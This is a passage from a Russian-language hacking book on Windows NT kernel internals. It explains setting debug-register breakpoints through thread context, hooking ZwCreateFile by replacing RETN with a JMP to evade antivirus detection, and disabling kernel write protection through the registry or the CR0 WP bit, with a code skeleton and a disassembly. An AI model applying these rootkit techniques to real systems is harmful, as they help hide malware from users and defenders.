


Рис. 34.5. Последствия обращения к ядру из прикладного режима

Как и следовало ожидать, мы получаем исключение типа "ошибка доступа", и вместо ядра управление передается на обработчик структурного исключения. У каждого процесса имеется, как минимум, один структурный обработчик, устанавливаемый операционной системой. Он выводит на экран пресловутое сообщение о критической ошибке и завершает приложение. Программист может устанавливать и свои обработчики, перехватывающие исключения и тем или иным образом обрабатывающие критическую ситуацию. К сожалению, все они выполняются в контексте данного процесса, о сложностях внедрения в адресное пространство которого мы только что говорили. Тупик? Вовсе нет!

На самом деле, SEH получает управление в последнюю очередь. При возникновении исключения, процессор автоматически переходит в режим ядра и передает управление операционной системе, точнее — тому самому коду, на который указывает соответствующий элемент таблицы прерываний (Interrupt Descriptor Table, IDT). Схематическое представление IDT показано на рис. 34.6. Любой драйвер может без проблем модифицировать содержимое IDT по своему усмотрению, перехватывая все прерывания, которые ему нужны. Техника перехвата подробно описана в любой книге, посвященной программированию в защищенном режиме, и, в частности, учебнике Юрова[4], который так и называется *"Ассемблер — учебник"*. Еще есть книги С. В. Зубкова[5], мно-

[4] В. И. Юров. "Ассемблер. Учебник для вузов". — СПб.: Питер, 2003.
[5] С. В. Зубков. "Ассемблер для DOS, Windows и UNIX". — СПб.: ДМК-Пресс, Питер, 2006.

гочисленные книги М. Гука и известная рассылка Олега Калашникова (**http://kalashnikoff.ru/**), так что не будем здесь повторяться.




Рис. 34.6. Схема организации IDT

Главное, что решить нашу задачу все-таки возможно. Несмотря на то, что верхняя половина адресного пространства недоступна прикладным процессам, аппаратная точка останова все-таки передает управление обработчику, причем, на прикладном уровне это протекает незаметно, и до SEH дело просто не доходит. Вот такие превратности таят в себе метаморфозы программирования в защищенном режиме.

Линейный адрес точки останова хранится в регистрах `Dr0-Dr3`. Об этом рассказывает фирменная документация от Intel и AMD. Исходный код перехватчика со всеми комментариями приводится в неоднократно уже упоминавшейся книге "Техника и философия хакерских атак"[6].

В семействе Windows NT природа точек останова сугубо локальна. Каждый процесс владеет своим набором регистров `Dr0–Dr3`, и хотя количество точек останова от этого не увеличивается, они срабатывают только в контексте того процесса, в котором были установлены. Опять этот контекст! Ни одно начинание без него не обходится. Такова уж природа многозадачной Windows NT. В Windows 9*x* все проще. Там точки останова носят глобальный характер, распространяющийся на все процессы, что одновременно и хорошо и плохо. Хорошо потому, что для установки точек останова не нужно внедряться в чужой процесс, а плохо потому, что точки останова срабатывают в каждом процессе, и обработчику приходится каждый раз разбираться, кто есть кто.

К счастью, в нашем распоряжении есть две мощных функции `GetThreadContext` и `SetThreadContext`. Первая — читает контекст потока, вторая, соответственно, устанавливает. В общих чертах, алгоритм выглядит так: определяем `PID` нужного процесса (а определить его можно с помощью вызовов `TOOLHELP32`, о которых рассказывается в любом хакерском FAQ, или с помощью ничуть не менее известной недокументированной функции `ZwQueryInformationProcess`, описанной там же). Полученный `PID` передается функции `CreateToolhelp32Snapshot`, создаю-

[6] Крис Касперски. "Техника и философия хакерских атак". — М.: Солон-Р, 2004.

щей слепок процесса со всеми его потоками, разбором которых занимаются функции `Thread32First`/`Thread32Next`, работающие по принципу известной парочки `FindFirstFile`/`FindNextFile`.

Первый поток, как правило, и является основным, хотя в некоторых случаях это и не так, однако это уже детали. Как бы там ни было, идентификатор потока передается функции `OpenThread`. Постойте! Что за `OpenThread`? Нет такой функции! `OpenProcess` есть, а `OpenThread` — конструктивно не предусмотрена. Каждый программист это знает! Достаточно взять в руки документацию и прочитать. Ха! Документацию! Нормальные хакеры читают ее в последнюю очередь (если ничего не помогает, прочтите, наконец, документацию), а перед этим просто вызывают функции наобум или, на худой конец, лезут в MSDN Knowledge Base, где недвусмысленно сказано, что функция `OpenThread` все-таки есть. Она честно экспортируется KERNEL32.DLL, но вот в SDK и заголовочные файлы не включена. Заметка под номером Q121093 *("Points to Remember When Writing a Debugger for Win32s"*), датируемая 1997 годом, об этом конкретно и говорит. Так что жаловаться на закрытость информации не приходится.

Функция принимает единственный аргумент — идентификатор потока, а возвращает его дескриптор или нуль, когда попытка открытия завершается неудачей (например, недостаточно прав доступа). Менять содержимое контекста на ходу недопустимо (это все равно, что перебегать скоростную автомагистраль на красный свет), поэтому поток перед изменением необходимо затормозить функцией `SuspendThread`. После этого можно вызывать `GetThreadContext` с флагом `CONTEXT_FULL` и читать контекст, организованный в виде одноименной структуры `CONTEXT`. Здесь опять появляются сложности. Platform SDK не приводит никакой информации о структуре `CONTEXT`, мотивируя это тем, что работать с контекстом на низком уровне никому не нужно, он недокументирован и на каждой платформе реализован по своему… На самом деле, реально есть только одна платформа — Intel, а все остальное — экзотика. Можно говорить что угодно и громоздить один уровень абстракции поверх другого, но программистов этим не проведешь! Разработчики Windows прекрасно понимали, что без работы с регистрами ни одна системная программа все равно не обходится, и подарили нам замечательный файл WINNT.H, входящий в состав Platform SDK и содержащий определения многих недокументированных структур (и структуры `CONTEXT` в том числе) с более или менее подробными комментариями.

Модифицировав регистры процессора по своему усмотрению, мы вызываем функцию `GetThreadContext` и размораживаем поток с помощью функции `ResumeThread`. Все! Теперь наш хакерский обработчик восстанавливает IDT в прежний вид и самоликвидируется, выгружая драйвер из памяти. В сильно упрощенном виде это происходит, как показано в листинге 34.9.

Листинг 34.9. Установка точки прерывания путем модификации контекста

```
// Получаем дескриптор потока,
// вызывая недокументированную функцию OpenThread
hThread = OpenThread(Id); if (!hThread) return;

// Даем потоку наркоз
SuspendThread(hThread);

// Говорим, что нам нужен полный контекст
// со всеми отладочными регистрами
Context.ContextFlags = CONTEXT_FULL;

// Извлекаем контекст из недр потока
GetThreadContext(hThread, Context);

…
// Модифицируем регистры отладочные регистры семейства Drx,
// устанавливая аппаратную точку останова на хакаемый код
…
```

```
// Имплантируем обновленный контекст обратно в поток
SetThreadContext(hThread, Context);

// Пробуждаем поток
ResumeThread(hThread);
```

Огромный минус этой технологии в том, что она слишком заметна. К тому же, поток может запросто защититься от `GetThreadContext`, но на этот случай в нашем хакерском бардачке есть отдельный стратегический план.

Как известно, KERNEL32.DLL содержит лишь высокоуровневые "обертки" (wrappers) реальных API-функций, ведущих к очередной "обертке" в лице NTDLL.DLL. Реальный код сосредоточен в NTOSKRNL.EXE — подлинном ядре операционной системы, "проживающем" в верхней половине адресного пространства. Ядерные функции всегда исполняются в чьем-то контексте, который в общем случае является контекстом процесса, вызвавшего ту или иную API-функцию. Процессов, не вызывающих никаких API-функций, в природе не встречается. Даже если процесс состоит из одного лишь оператора `return` (кстати говоря, Windows 2000 отказывается загружать файлы без импорта KERNEL32.DLL), определенная часть кода системного загрузчика исполняется в контексте загружаемого процесса и вызывает множество ядерных функций. Иначе говоря, загрузить процесс, не потревожив ядра, практически нереально (разве только вы будете его загружать на виртуальной машине). А это значит, что регистры `Drx` могут быть установлены прямо из ядра без обращения к API-функциям `GetThreadContext` и `SetThreadContext`! Отследить эти махинации практически нереально!

Для осуществления задуманного, мы должны перехватить одну или несколько ядреных функций, вызываемых из контекста атакуемого процесса еще до того, как защитный механизм получит управление (после уже будет поздно). Этим условиям отвечает функция `ZwCreateFile`.

> ***Примечание***
>
> Правда, следует отметить, что если защищенный код расположен в самом начале приложения, то функция `ZwCreateFile` нам ничем не поможет, и потребуется встраиваться в загрузчик PE-файлов, что несколько сложнее. Для простоты, оставим все частности за рамками разговора и ограничимся рассмотрением `ZwCreateFile`.

Дизассемблированный листинг будет выглядеть приблизительно так, как показано в листинге 34.10. Естественно, линейный адрес функции в памяти будет совсем другим, но его легко определить по таблице экспорта, ведь NTOSKRNL.EXE — это, фактически, обыкновенный исполняемый файл.

Листинг 34.10. Дизассемблированный листинг функции ZwCreateFile.

```
text:0042FC00     ZwCreateFile    proc near     ; CODE XREF: sub_49D192+4Dvp
text:0042FC00                                   ; sub_4B1D24+85vp ...
text:0042FC00
text:0042FC00     arg_0 = byte ptr  4
text:0042FC00
text:0042FC00     B8 20 00 00+    mov      eax, 20h
text:0042FC05     8D 54 24 04     lea      edx, [esp+arg_0]
text:0042FC09     CD 2E           int      2Eh
text:0042FC0B     C2 2C 00        retn     2Ch
text:0042FC0B     ZwCreateFile    endp
text:0042FBFE     ; ---------------------------------
text:0042FBFE     8B FF           mov      edi, edi
```

Структура ассемблерного кода вполне типична для функций с префиксом `Zw`. Сначала идет загрузка регистров, затем — инструкция `INT 2Eh`, а за ней — `RETN XX`. Антивирусы об этом хорошо знают, и потому "тупое" внедрение команды `JMP` *`вирусное_тело`* сразу же вызовет подозрения. А вот подмена команды `RETN XX` гораздо менее заметна. Проблема в том, что `RETN XX`

занимает три байта, а `JMP вирусное_тело` — целых пять! К счастью, за концом `Zw`-функций практически всегда присутствует последовательность `8B FF` (команда `MOV EDI, EDI`, двухбайтовый аналог `NOP`), оставленная для выравнивания. Все вместе они и дают пять байт. Хорошо! Сохраняем оригинальную команду `RETN XX` в своем драйвере, делаем `JMP`, передающий управление хакерскому обработчику, также расположенному в драйвере. От него требуется выполнить две вещи — взвести регистры `Drx` и восстановить команду `RETN XX`, сразу же передав на нее управление. Иначе говоря, замести следы и уйти, не забыв выключить свет.

Ах, да! Непосредственно модифицировать память ядра не получится, ведь она защищена от изменений. Однако эту защиту легко отключить. Способ первый. Простой, документированный, но слишком заметный и попросту неэлегантный. Открываем реестр, находим раздел `HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement` (рис. 34.7) и создаем в нем параметр `EnforceWriteProtection` типа `REG_DWORD`. Все! Защита от записи отключена! Правда, и хакер отключен тоже. Ведь кто угодно может запустить редактор реестра и посмотреть, включена ли защита ядра. По правде говоря, если на атакуемом компьютере установлен SoftICE или некоторые пакетные фильтры (сетевой сниффер или брандмауэр), то этот ключ уже существует, и никаких дополнительных усилий от нас не потребуется. Разработчики антивирусов берутся за голову — попробуй разберись, имеет право этот ключ тут стоять или нет.




Рис. 34.7. Отключение защиты ядра через реестр

Впрочем, при желании к реестру можно даже не обращаться. Защита отключается на лету сбросом бита Write Protection (`WP`) в регистре `CR0`, а впоследствии восстанавливается точно так же "на лету", благодаря чему создается впечатление, как будто никто ничего и не трогал. Сторожа отдыхают! Весь код укладывается в несколько ассемблерных команд, что намного элегантнее труднопроизносимых ключей реестра. Ассемблерный код для блокировки и восстановления защиты ядра "на лету" будет приведен далее в этой главе, при детальном обсуждении хака ядра Windows NT/2000/XP (см. листинг 34.11).

Кстати говоря, модификация ядерных функций при работе на многопроцессорных машинах эпизодически вгоняет систему в "синий экран", что создает определенные проблемы. Более корректный, но и более заметный, путь сводится к правке таблицы экспорта и активному использованию

"семафоров". Патч ядра — это не шутка! Необходимо иметь опыт работы с симметричными многопроцессорными системами (Symmetric Multi-Processing, SMP) и знать кучу вещей из самых разных предметных областей. Но… дорогу осилит идущий, а падает тот, кто бежит!

Хак ядра Windows NT/2000/XP

Ядро операционной системы — это то место, куда стремятся проникнуть черви, вирусы, руткиты, а наряду с ними — брандмауэры, протекторы исполняемых файлов, защиты от копирования, антивирусы и так далее. Все они ведут между собой жестокую конкурентную борьбу за выживание, проявляющую себя синим экраном смерти. Как внедриться в ядро по всем правилам и без конфликтов?

Структура ядра

Ядро Windows NT состоит из двух ключевых компонентов: *executive system* — исполнительной системы (далее по тексту Kernel), реализованной в файле ntoskrnl.exe, и библиотеки уровня аппаратных абстракций — ***H**ardware **A**bstraction **L**ayer* (HAL), представленной файлом HAL.DLL. На самом деле, имена файлов могут быть любыми, и в зависимости от типа ядра они варьируются в довольно широких пределах. Схематически архитектура ядра операционных систем из семейства Windows NT/2000/XP показана на рис. 34.8.




Рис. 34.8. Архитектура ядра Windows NT

Исходная концепция построения Windows NT предполагала сосредоточить весь системно-зависимый код в HAL и использовать его как фундамент для надстраивания аппаратно-независимой

исполнительной системы. Тогда для переноса ядра на новую платформу было бы достаточно переписать только HAL, не трогая остальных компонентов (по крайней мере, теоретически). В действительности же это требование так и не было выполнено, и большое количество системно-зависимого кода просочилось в исполнительную систему, а HAL превратился в сплошное нагромождение неклассифицируемых функций, тесно переплетенных с исполнительной системой. Таким образом, двухуровневая схема организации ядра в настоящее время выглядит довольно условной.

Исполнительная система Windows NT реализует высокоуровневые функции управления основными ресурсами (памятью, файлами, процессами и потоками[7]), в определенном смысле являясь операционной системой в миниатюре. Большинство этих функций слабо связаны с конструктивными особенностями конкретной аппаратуры. Они практически не меняются от одной исполнительной системы к другой и одинаково производительны (или непроизводительны) во всех ядрах.

Обособленная часть исполнительной системы, реализующая наиболее низкоуровневые операции и тесно взаимодействующая с библиотекой аппаратных абстракций, называется ядром (Kernel). Большинство ядерных процедур предназначены для сугубо внутреннего использования и не экспортируются (хотя и присутствуют в отладочных символах). Те же процедуры, которые экспортируются, обычно начинаются с префиксов `Ke` (подпрограммы ядра) или `Ki` (обработка прерываний в ядре).

Это уже третье упоминание ядра, которое мы встречаем, что создает определенную путаницу. Давайте попробуем несколько упорядочить этот терминологический хаос. На самом верхнем уровне абстракций ядром принято называть совокупность компонентов операционной системы, работающих в привилегированном кольце нулевого уровня (ring 0). Спустившись чуть ниже, мы увидим, что ядро отнюдь не монолитно и состоит как минимум из двух частей: собственно ядра как такового и загружаемых драйверов. Ядро Windows NT реализовано в двух файлах: библиотеке аппаратных абстракций (по сути дела являющейся набором первичных драйверов) и исполнительной системе. Выбором исполнительной системы руководит ключ `Kernel` файла boot.ini, поэтому многие ассоциируют ее с ядром, хотя это и не совсем верно. И это еще далеко не все! Подсистемы окружения (Win32, POSIX, OS/2) имеют свои собственные ядра, сосредоточенные в прикладных библиотеках непривилегированного режима третьего кольца (ring 3). С ядром Windows NT они взаимодействуют через специальную "прослойку", реализованную в файле NTDLL.DLL. Ядра подсистем окружения представляют собой сквозные переходники к ядру Windows NT и практически полностью абстрагированы от оборудования. Практически, но не совсем! Некоторая порция системно-зависимого кода присутствует и здесь. Многопроцессорные версии файлов NTDLL.DLL и KERNEL32.DLL для синхронизации потоков используют машинную команду `LOCK`. В однопроцессорных версиях эта команда теряет смысл и заменяется более быстродействующей командой `NOP`. Наверняка существуют и другие различия, но на них мы концентрировать внимание не будем, поскольку их влияние на производительность системы незначительно.

Из всего этого многообразия нас в первую очередь будет интересовать ядро исполнительной системы и HAL.

Типы ядер

Тип выбираемого ядра определяется как архитектурными особенностями конкретной аппаратной платформы, так и личными предпочтениями пользователя системы, обусловленными спецификой решаемых задач. Существуют по меньшей мере пять основных критериев классификации ядер:

- Тип платформы (Intel Pentium/Intel Itanium, Compaq SystemPro, AST Manhattan)
- Количество процессоров (однопроцессорные и многопроцессорные ядра)

[7] В русскоязычной литературе для обозначения потоков (threads) часто используется термин "нити управления".

- Количество установленной памяти (до 4 Гбайт, свыше 4 Гбайт)
- Тип контроллера прерываний (APIC- и PIC-ядра)
- Тип корневого энумератора (ACPI- и не ACPI-ядра)

Очевидно, что ядро должно быть совместимо с целевым процессором на уровне двоичного кода и работать в наиболее естественном для него режиме. Например, 64-разрядный процессор, поддерживающий архитектуру IA32, сможет работать и со стандартным 32-разрядным ядром, но разумным такое решение не назовешь. Данная глава обсуждает вопросы оценки сравнительной производительности ядер в рамках одной аппаратной платформы, и тема выбора процессора здесь не затрагивается.

Многопроцессорные ядра отличаются от монопроцессорных прежде всего тем, что они "видят" все установленные процессоры и умеют с ними взаимодействовать, возлагая эту задачу на специальный драйвер, встроенный в HAL. Кроме того, в них кардинально переработаны механизмы синхронизации. Если в монопроцессорных ядрах для предотвращения прерывания критичного участка кода достаточно всего лишь подтянуть `IRQL` в верхнему уровню или заблокировать прерывания командой `CLI`, то в многопроцессорных ядрах такая стратегия уже не срабатывает, так как на всех остальных процессорах прерывания разрешены. В таких случаях приходится прибегать к спин-блокировкам. Для защиты участка кода от вмешательства извне, система взводит специальный флаг, складывая поступающие запросы в специальную очередь. Естественно, это требует некоторого количества процессорного времени, что негативно сказывается на производительности, но другого выхода у нас нет. Значительно усложняется и схема диспетчеризации прерываний, ведь теперь один набор `IRQ` приходится делить между несколькими процессорами, а таблицы обработчиков аппаратных/программных прерываний поддерживать в согласованном состоянии. Изменения коснулись и планировщика, а точнее, самой стратегии планирования потоков, которая может быть реализована как по симметричной, так и по асимметричной схеме (рис. 34.9). Симметричные ядра (а их большинство) — допускают выполнение каждого из потоков на любом свободном процессоре, асимметричные же — жестко закрепляют системные потоки за одним из процессоров, выполняя пользовательские потоки на всех остальных. Асимметричные ядра не входят в стандартный комплект поставки Windows NT и обычно предоставляются поставщиками соответствующего оборудования.




Рис. 34.9. Симметричная и асимметричная обработка

Разрядность внешней адресной шины младших моделей процессоров Intel Pentium составляет 32 бита, и потому они не могут адресовать более 4 Гбайт физической памяти. Поскольку для

серьезных серверов и мощных рабочих станций этого оказалось недостаточно, начиная с Pentium Pro ширина шины была увеличена до 36 бит, в результате чего мы получили возможность адресовать вплоть до 64 Гбайт физической памяти. При работе в обычном режиме страничной адресации, четыре старших бита адресной шины обнуляются, и, чтобы их задействовать, необходимо перевести процессор в режим PAE (Physical Address Extensions), отличающийся структурой таблиц страничной переадресации и поддерживающий страницы памяти размером 2 Мбайт. PAE-ядра несколько производительнее обычных ядер, поскольку вмещают старшие 2 Мбайт адресного пространства процесса в одну страницу, сокращая тем самым издержки на переключение контекста между процессами. Вы можете использовать PAE-ядра, даже если у вас установлено менее 4 Гбайт физической памяти, однако выигрыш в производительности при этом будет не очень существенен.

В зависимости от типа контроллера прерываний, установленного на материнской плате, следует выбирать либо PIC-, либо APIC-ядро. PIC-контроллеры поддерживают 15 IRQ и встречаются только на монопроцессорных материнских платах. APIC-контроллеры поддерживают до 256 IRQ и многопроцессорную обработку. На программном уровне PIC- и APIC-контроллеры взаимно совместимы, поэтому PIC-ядро должно работать и с APIC-контроллером. Однако во-первых, при этом оно увидит всего лишь 15 IRQ, а во-вторых, такая конфигурация не тестировалась Microsoft, и потому нет никаких гарантий, что система не зависнет при загрузке.

Материнские платы с поддержкой технологии ACPI могут работать как с ACPI-, так и с не ACPI-ядрами, при этом не ACPI-ядра самостоятельно распределяют системные ресурсы компьютера и взаимодействуют с устройствами напрямую, а ACPI-ядра во всем полагаются на ACPI-контроллер, фактически являющийся корневым энумератором, т. е. главной шиной компьютера, к которой подключены все остальные шины и устройства. И хотя эта шина виртуальна, производительность системы значительно падает, поскольку ACPI-контроллер имеет тенденцию вешать все PCI-устройства на одно прерывание со всеми вытекающими отсюда последствиями.

На данный момент, не будем углубляться во все эти подробности, а сосредоточим свое внимание на ядре как таковом, приоткрыв черный ящик. Прежде чем вторгаться в ядро, попробуем разобраться, зачем это вообще нужно и нельзя ли обойтись "демократичным" прикладным уровнем, с которым намного меньше конфликтов и прочих проблем?

Черви, вирусы и руткиты стремятся в ядро затем, чтобы дотянуться до функций, работающих с памятью, файлами, сетевыми соединениями и процессами на самом низком уровне. Перехватив эти функции, можно надежно замаскировать свое присутствие в системе. Аналогичными приемами пользуются протекторы исполняемых файлов типа Themida (бывший eXtreme Protector), защиты лазерных дисков от копирования (Star-Force, SONY и т. д.). Методика та же самая, что и в Stealth-вирусах 10–15-летней давности, только программные реализации другие. Кстати говоря, после громкого скандала и судебного разбирательства, SONY признала свою неправоту, отозвав свыше 30 наименований защищенных дисков. А ребята из Star-Force продолжают использовать вирусные методики и до сих пор, регулярно роняя пользовательские системы в синий экран и отказываясь работать с новыми версиями Windows без обновления самой Star-Force.

Брандмауэры, файловые мониторы, антивирусы и прочие сторожа перехватывают ядерные функции, контролируя и пресекая всякую несанкционированную деятельность. Вообще-то, для брандмауэров предусмотрены специальные "затычки" типа "Filter-Hook Driver" (Драйвер Фильтра-Ловушки) или Pseudo-Intermediate NDIS Driver (псевдопромежуточный NDIS-драйвер). Однако все они, в силу стандартности своих интерфейсов, легко дезактивируются зловредными программами, и надежность решений такого типа крайне невелика. В целом, этот подход создает лишь видимость защиты, в действительности представляя собой сплошную дыру. Противостоять же грамотно выполненному перехвату ядерных функций очень сложно, особенно, если перехватчик активно сопротивляется своему снятию.

Кроме того, в последних ядрах Windows появилось множество новых защит, усложняющих жизнь хакера. Достаточно упомянуть систему активации и связанную с ней ядерную функцию `NtLockProductActivationKeys`, реализованную в системном вызове `065h` в случае Windows XP или `6Ah` в случае Windows Server 2003.

Примечание

Перечень системных вызовов в разных версиях Windows можно найти на сайте Meta Exploit Project: **http://www.metasploit.com/users/opcode/syscalls.html**.

А демонстрационные версии Windows, работающие, скажем, всего лишь 180 дней? А цифровая подпись драйверов? Кстати, в Windows Vista и Longhorn обеспечены гораздо более радикальные изменения. Никакой программный код не сможет войти в режим ядра (даже с правами администратора!), если только он не заверен цифровой подписью от единственного криптопровайдера VeriSign. При этом начальный сертификат которого 500$, а сертификаты выдаются только фирмам, зарегистрированным на территории США. Бедные разработчики драйверов! Вирусы, черви и прочая живность все равно пробьет к ядру прямой туннель, так как невозможно запретить захват нулевого кольца в системе, изначально спроектированной без расчета на такие запреты! Поэтому легальным разработчикам придется либо выкладывать мешки с долларами на алтарь Microsoft, либо пользоваться разными хакерскими трюками. Как вариант, драйвер можно подписать "отладочной" подписью, входящей в состав DDK, однако это как-то несолидно. Кроме того, в любой момент Microsoft может потребовать загружать такие драйверы только при нажатии клавиши <F8> на стадии загрузки.

Наконец, иногда хочется слегка усовершенствовать ядро, например, поменяв скучный загрузочный логотип на что-нибудь свое.

Методы модификации ядра

Перехват системных функций, взлом защитных механизмов, перезапись логотипа — все эти действия требуют модификации ядра, сосредоточенного в файле Ntoskrnl.exe. Модифицировать ядро можно как на диске (off-line patch), так и в памяти (on-line patch). Каждый способ имеет свои достоинства и недостатки, поэтому опытный хакер должен в равной мере владеть и тем, и другим.

Модификация ядра в памяти возможна только из драйвера или из прикладного режима через псевдоустройство `\Device\PhysicalMemory`, которое вплоть до Windows 2003 Server SP1 было доступно администратору, а после — закрыто даже для пользователя типа `SYSTEM` (см. Заметку *"Changes to Functionality in Microsoft Windows Server 2003 Service Pack 1 Device\PhysicalMemory Object"* по адресу **http://www.microsoft.com/technet/prodtechnol/windowsserver2003/library/BookofSP1/e0f862a3-cf16-4a48-bea5-f2004d12ce35.mspx**). Драйверы (и, тем более, прикладные программы) загружаются после ядра. Более того, они загружаются самим ядром, которое может вообще отказаться их загружать, если отсутствует цифровая подпись, или ядру что-то "не нравится". Кроме того, любой успешно загруженный драйвер может заблокировать загрузку всех последующих или помешать им осуществить перехват системных функций, равно как и любую другую намеченную ими операцию. В борьбе со зловредным кодом и антивирусными сторожами очередность загрузки становится в высшей степени актуальной. При этом ни у одной из противоборствующих сторон нет 100% гарантии того, что ее драйвер загрузится первым. К тому же, если ядро сообщает о завершении испытательного строка или отправляет систему на перезагрузку еще до того, как успеют загрузиться любые драйверы (что практиковалось в ранних версиях Windows NT), то никакой on-line patch тут не поможет! Кстати говоря, факт вмешательства в ядро легко обнаруживается тривиальным сравнением образа Ntoskrnl.exe с дисковым файлом. Дезактивация перехвата осуществляется восстановлением 